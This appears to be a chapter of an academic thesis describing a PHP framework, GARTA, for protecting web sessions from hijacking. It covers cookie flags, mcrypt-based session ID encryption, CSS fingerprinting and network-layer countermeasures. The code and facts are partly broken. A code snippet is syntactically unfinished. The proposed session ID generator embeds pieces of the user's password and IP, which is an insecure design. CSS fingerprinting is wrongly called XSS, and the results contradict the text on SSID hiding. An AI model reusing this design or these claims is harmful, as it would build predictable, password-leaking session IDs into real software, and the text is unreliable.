



Figure 5.8. GARTA framework object-oriented diagram.

The Framework GARTA consists of five classes. The class Controller is the main class that controls the session management process and the presentation of the home page. Each of the remaining four classes has a specific function in the process of enhancing the mission and browsing process safely. It will also be explained later.



GARTA SESSION PROTECTION

Framework for protection SESSION

Testing SecureMode

☑ HttpHeader Protection
☑ SecureSession (Encrypt)
□ CSS Fingerprint

Set_mode

SecureSession link test

Test-URL /website/test/index.php

Secure Mode

```
Array
(
    [mode_SecureSession] => 1
    [set_mode] => 1
)
```

$_SESSION size

257 bytes [clear]


```
    [httpheader] =>
    [mode_SecureSession] => 1
    [feature_css] =>
    [name] => PHP_SESSIONID
    [info] =>
    [lifetime] => 20
    [id] => WR+r84+T7psfg1ka2yvZsIuM/XDbeNbEc5FX9RqsNPCEsCUKLjdasTsmHCoCi+Z00seiHbU+7JPJeapADRLH4Q==
    [decryptid] =>
```

Figure 5.9. GARTA framework main page.

In Figure 5.9 the main page is designed to test the security mode operation and show its data and the type of mode used. Assuming that the login process is done, and the session is automatically created, the type of security mode required is selected from the first section of the page. When each security mode is implemented, the new status of the session and the relevant data are displayed in the last section.

5.3.1. HTTP header

Cross-Site Scripting is one of the most famous vulnerabilities that allow the attacker to steal cookie data and with the activation of some properties in the header, even if the attacker obtains cookies, the transfer of Session ID via JavaScript is prevented but through protocol HTTP.



Secure Mode

```
Array
(
    [httpheader] => 1
    [set_mode] => 1
)
```

$_SESSION size


236 bytes [clear]

```
Connection: keep-alive
Content-Length: 23
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/website/test/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: tr,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
Cookie: PHPSESSID=d9a9df8d6bdba1059f479485a0273e37
```

Session ID

Header Data

Figure 5.10. Header data.



```
public function start()
{
    if(session_status() === 1)
    {
    ini_set("session.cookie_httponly", "True");
    //enables secure attribute on the cookies.
    ini_set("session.cookie_secure", "True");
    session_start();
    session_regenerate_id();
    session_set_cookie_params(600, '/', '.localhost');
    return 'CONTINUE';
    }

    return false;
}
```

Set **Httponly** and **Secure** flags are active

Figure 5.11. Set httponly.


5.3.2. Session encryption

The session ID is transmitted between the server and the client to establish the communication process as mentioned in the previous sections. The attacker tries to obtain a session ID to be able to use the services on the server.

IT security is a complex process and has provided a lot of solutions including encryption, and one of the effective solutions was the use of HTTPS protocol, which uses SSL certificates to encrypt and secure the communication process.

As we mentioned in the simulation section, HTTPS can be redirected to HTTP unsafe protocol and therefore the server must provide its encryption technology to avoid such situations.

In this section, we have provided a process for encrypting the session ID after it is generated and using a security key generated by the server. Based on the AES-256 algorithm and CBC block cipher.



Secure Mode


```
Array
(
    [mode_SecureSession] => 1
    [set_mode] => 1
)
```

$_SESSION size

410 bytes [clear]

```
        Array
(
    [mode_default] => 1
    [httpheader] =>
    [mode_SecureSession] => 1
    [feature_css] =>
    [name] => PHP_SESSIONID
    [info] =>
    [lifetime] => 20
    [id] => E9tBHA1R4F6xvznNhNj2A0ZMH1uR66CEInuuMzSUYku86OuJ1mGaF8KpRB4Fa3QbsA6Zy8ZBVyf/w7ossZCG2X1R+asVXOE
    [decryptid] => 0ydFUHua0asBvn2naoawi8U+QD4ejwWlpnvdbISW+rVQFWlMktuWoTn+7cUcSDUtXWfaA2JvAEM85EWVYobuNg==
)
```

Figure 5.12. Secure header date.



```
    $this->cookie = $default_params;

    ini_set('session.gc_probability', 1);
    ini_set('session.gc_divisor', 100);
    ini_set('session.entropy_file', '/dev/urandom');
    ini_set('session.use_cookies', 1);
    ini_set('session.use_only_cookies', 1);
    ini_set('session.save_handler', 'files');
    ini_set('session.gc_maxlifetime', $lifetime*60);


public function encrypt($data)
{
        $ivSize = mcrypt_get_iv_size($this->algo, MCRYPT_MODE_CBC);
        $iv = mcrypt_create_iv($ivSize, MCRYPT_DEV_URANDOM);
        $data = $iv.mcrypt_encrypt($this->algo, $this->secretKey, $data,
                MCRYPT_MODE_CBC, $iv);

        $data = base64_encode($data);

        return $data;
}

public function decrypt($data)
{
        $data = base64_decode($data);

        $ivSize = mcrypt_get_iv_size($this->algo, MCRYPT_MODE_CBC);

        $iv = substr($data, 0, $ivSize);
        $data = substr($data, $ivSize);
        $data = mcrypt_decrypt($this->algo, $this->secretKey, $data,
                MCRYPT_MODE_CBC, $iv);

        $data = rtrim($data, "\0");

        return $data;
```


Figure 5.13. Session encryption.

5.3.3. CSS fingerprinting

Visitors to the website can be tracked through CSS fingerprinting. The process of obtaining this information enables the attacker to know the device, browser used, and other information.

The importance of CSS information lies in the attacker's ability to track visitors to the site, which is known as XSS Attack.

We put a set of CSS properties in an array and saved them in user data and then regenerate them if they make sure the visitor is still active.



```
private $cssProperties = array (
    array ('display:inline-block;', 'display', false),
    array ('min-width:35px;', 'minWidth', false),
    array ('position:fixed;', 'position', false),
    array ('display:table-row;', 'display', false),
    array ('opacity:0.5;', 'opacity', false),
    array ('background:hsla(56, 100%, 50%, 0.3);', 'background', false),
    array ('box-sizing:border-box;', 'boxSizing', true),
    array ('border-radius:9px;', 'borderRadius', true),
    array ('box-shadow: inset 4px 4px 16px 10px #000;', 'boxShadow', true),
    array ('column-count:4;', 'columnCount', true),
    array ('transform:rotate(30deg);', 'transform', true),
    array ('font-size: 2rem;', 'fontSize', false),
    array ('text-shadow: 4px 4px 14px #969696;', 'textShadow', false),
    array ('transition: background-color 2s linear 0.5s;', 'transition', true),

    if ($this->mode->enableAsyncTimeout &&
            $this->userStore->hasValue ('cssFingerprint_lastRequest'))
    {
        $lastRequestTime = $this->userStore->getValue ('cssFingerprint_lastRequest');

        if ($lastRequestTime + $this->mode->asyncTimeout < time ())
            throw new Exception ('Timeout. No response from async callback.');

    }
```

Figure 5.14. CSS fingerprinting.

5.4. Session Hijacking Prevention

It is very difficult to predict the steps and techniques on which the attacker depends. The victim also plays an important role in providing a secure environment for his communication, and although we are confident that reducing vulnerability and monitoring communication may ensure the integrity of data transmitted over wireless networks, there is no 100% secure environment.

Here we have classified the risk according to the layer to which it belongs and have made some countermeasures in this section that reduce the theft of sensitive data.

5.4.1. Network layer

5.4.1.1. Stop sending SSID

Stop sending the service group ID This Implied that wireless network users must obtain in advance the service group ID that should be used to link with an access point or a set of Access points. This new feature has been used by many wireless network equipment manufacturers as a measure to enhance network security. In bitter reality, it is although the transmission of the service group ID is off Will prevent unauthorized users from obtaining this ID via the guided framework but will not prevent the finding of the ID of the service group using spy software on connecting frames sent from other stations.

5.4.1.2. MAC filtering

The physical address of the wireless network card has been deployed as a mechanism for identifying or providing network access Wireless among many wireless internet service providers. This option depends on the fact that the addresses are registered within the electronic components of the network card and therefore impossible to change by MAC physical ordinary users. But the reality goes against this consideration because it's possible to simply change physical titles. In most wireless network cards.

5.4.1.3. Internet protocol security (IPsec)

Contains a set of protocols that ensure the security of the transition’s packets. Where the content packets and the packet header are encrypted, and this is what is known as Transport the other mode is only content packets are encrypted is known as Tunnel.

5.4.1.4. Secure socket layers (SSL)

SSL protects web documents sent via SSL connection. Not only that, but it’s also a monitoring process for the IP spoofing process and other technologies used by hackers. SSL is supported by most browsers and uses HTTPS-protected protocol.

Using HTTPS

It is very important to use the HTTPS protocol when browsing websites whether these sites are banks, E-commercial, social sites, or others.

Focusing on the use of the HTTPS protocol during the browsing process avoids our sensitive data from being stolen and we have already mentioned how communication from HTTPS protocol to HTTP protocol is redirected at any moment.

5.4.2. Application layer

The application layer is the layer in which the session is exchanged between the client and the server, regardless of the situation of the session, whether it is encrypted or not, or if the ID can be expected by the attacker, it is always vulnerable to the session hijacking as we explained in the previous sections.

Here we make some countermeasures that we believe working with them may reduce the risk of the session being hijacked and increase the reliability of communication between the client and the server.

5.4.2.1. Session ID complex generator algorithm

A weak session ID can be broken, and the attacker can analyze the algorithms that web servers use to try to access the ID.

So, one of the proposed solutions is to create a complex algorithm to generate session ID and make it difficult to be tracked.

```
Step 1: Start.
Step 2: Inputs (Username, Password, IP).
Step 3: Define idarray =(Uppercase &lower letters +numbers +symbols).
Step 4: count = 0,
            Name_len=length(username),
            Pass_len=length(Password).
Step 5: session_id = “”.
Step 6: temp = split (Username,Name_len/(2+ count ))+ split
            (Password, Pass_len/(2 + count))+ IP.
Step 7: count = count + 1.
Step 8: session_id= session_id+temp.
Step 9: if count != Pass_len – 2 go to step 6
Step 10: return session_id.
```




Figure 5.15. Session ID complex generator algorithm flow diagram.

5.4.2.2. Random session ID

A random ID should be proposed to prevent the fatigue of the ID generation process, and it's an effective way to prevent brute force attacks.

5.4.2.3. Encrypted session ID with RSA key sharing

The encrypted session ID will not be easily analyzed. The addition of another security level during the transmission of session ID between the client and the server provides a higher degree of security.

So, we're proposing the next algorithm to make two levels of security for the process of transmission.

Step 1: The Client requests an RSA Public key from the server.

Step 2: The client encrypts the login Username and password.

with the RSA Public key.

Step 3: The Server receives the client's encrypted message.

Step 4: The server decrypts the client's message and stores it.

Step 5: The Server generates a Session ID by one of the complex algorithms.

Step 5. The server encrypts the generated Session ID with AES and sends it to the client.

Step 6. The client decrypts the Session ID using AES with the login Password.

Step 7. Both the client and the server have now the same "Secret key".



Request RSA Public key
Send RSA Public key
Encrypt login inputs with RSA key and send
Decrypt login inputs & generate Session_ID
Encrypt session_ID with AES and Send it
Decrypt Session_ID
Secret Key
Secret Key

Figure 5.16. Encrypted session ID with secret key.

5.4.2.4. Timing logout algorithm

A time-tracker and effectiveness of the session must be provided. The period between the client's request and the server's response must be calculated.

This mechanism will end the life of an inactive session and generate another launch with a new request. It also protects the session from session hijacking.

```
Step 1: Start.
Step 2: Client Login.
Step 3: Setup Session_ID.
Step 4: Timer = 200s .
Step 5:  loop(Timer != 0 )
Step 6: If (User_active ) then
              enable_user.
              else go to step 7.
Step 7. Timer =Timer - 1. Go to Step 5.
Step 8. Message (Time OUT).
Step 9. Destroy (Session).
Step 10. Request new login.
```




Figure 5.17. Timing logout algorithm flow diagram.

5.5. Results

We can abort the results of this study as follows:

There is no "standard security solution" that fits all wireless networks. It is necessary to determine the requirements for security are clear because solutions depend on the specificity of each case.

Encryption WEB, WPA, and WPA 2 is most common, however, it does not guarantee absolute confidentiality from the beginning of the communication to the end.

Stopping sending SSID can be considered a safe means of verifying identity. A method must be used to verify mac physical identity, especially at the highest levels, such as portal gates.

The client's side plays an important role in protecting and ending the session when he doesn’t need it. Public networks, café wireless networks, free Wi-Fi networks, etc. are more vulnerable to penetration.

The web server must support the protection protocol HTTPS and the process of granting the session must be complex and encrypted and the management of the session granted must be done with high efficiency and real-time process.

The web server should also provide a tracking system to verify that the session has not been hijacked.

